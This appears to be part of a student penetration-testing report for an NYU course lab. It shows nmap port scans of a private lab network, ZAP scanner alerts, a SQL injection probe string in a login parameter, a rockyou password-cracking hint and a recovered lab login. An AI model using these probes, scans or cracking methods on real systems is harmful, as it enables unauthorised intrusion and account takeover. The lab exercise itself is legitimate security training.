
B. Performing Port scan on IP’s resulting from nmap scan on 10.10.66.0/24



```
Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-17 16:12 EST

root@kali:~# nmap 10.10.66.66 -sT --top-ports 100

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-17 16:15 EST
Nmap scan report for 10.10.66.66
Host is up (0.0019s latency).
Not shown: 98 closed ports
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http
MAC Address: 08:00:27:51:FB:08 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds
root@kali:~# nmap 10.10.66.66

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-17 16:16 EST
Nmap scan report for 10.10.66.66
Host is up (0.00043s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http
MAC Address: 08:00:27:51:FB:08 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.37 seconds
root@kali:~# nmap 10.10.66.2

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-17 16:17 EST
Nmap scan report for 10.10.66.2
Host is up (0.00022s latency).
All 1000 scanned ports on 10.10.66.2 are filtered
MAC Address: 08:00:27:79:68:49 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 34.56 seconds
root@kali:~# nmap 10.10.66.1

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-17 16:17 EST
Nmap scan report for 10.10.66.1
Host is up (0.00015s latency).
All 1000 scanned ports on 10.10.66.1 are filtered
MAC Address: 0A:00:27:00:00:3A (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 35.07 seconds
root@kali:~# 
```


Open TCP Ports found: 80 -> http, 53 -> Domain on IP: 10.10.66.66

C. Confirmation that 10.10.66.66 is indeed EWT Webserver



(You can guess/crack all passwords using rockyou and without mangling rules. You should not have to spend days cracking and burning up your hardware. If you are, you are doing it wrong)

D. ZAP raw tool output indicating several vulnerabilities.



```
HTTP/1.1 200 OK
Date: Sun, 17 Dec 2017 23:47:09 GMT
Server: Apache/2.4.25 (Ubuntu)
Set-Cookie: PHPSESSID=r3h51h3rh2lec95ct7epri2j07; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=r3h51h3rh2lec95ct7epri2j07; path=/
Set-Cookie: security=medium
Vary: Accept-Encoding
Content-Length: 72
Content-Type: text/html; charset=UTF-8
```


```
<pre>The used SELECT statements have a different number of columns</pre>
```

```
Alerts (8)
  Cross Site Scripting (Reflected)
  SQL Injection - MySQL
  Application Error Disclosure (18)
  Directory Browsing (3)
  X-Frame-Options Header Not Set (21)
  Cookie No HttpOnly Flag (8)
  Web Browser XSS Protection Not Enabled (23)
  X-Content-Type-Options Header Missing (23)
```

```
SQL Injection - MySQL
URL:         http://10.10.66.66/login.php?Login=Enter&password=ZAP&username=ZAP
Risk:        High
Confidence:  Medium
Parameter:   username
Attack:      ZAP' UNION ALL select NULL --
Evidence:    The used SELECT statements have a different number of columns
CWE ID:      89
WASC ID:     19
Source:      Active
Description:
  SQL injection may be possible.
Other Info:
```

Alerts 2 3 3 0

E. On Entering the username as grievous and password as nemesis in the login page.



Welcome to Empire Web Tools!

Empire Web Tools (EWT) is a PHP/MySQL web application that is a tool for administrators to test functions with the Empire Network

General Instructions for NYU CS6573 - Fall 2017

It is up to you, the penetration tester, how you approach EWT. Your goal is to successfully exploit the systems as best as you possibly could by using different vulnerabilities.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously.

You have logged in as 'grievous'

Username: grievous
Security Level: medium
PHPIDS: disabled

Empire Web Tools (NYU CS6573 Fall 2017)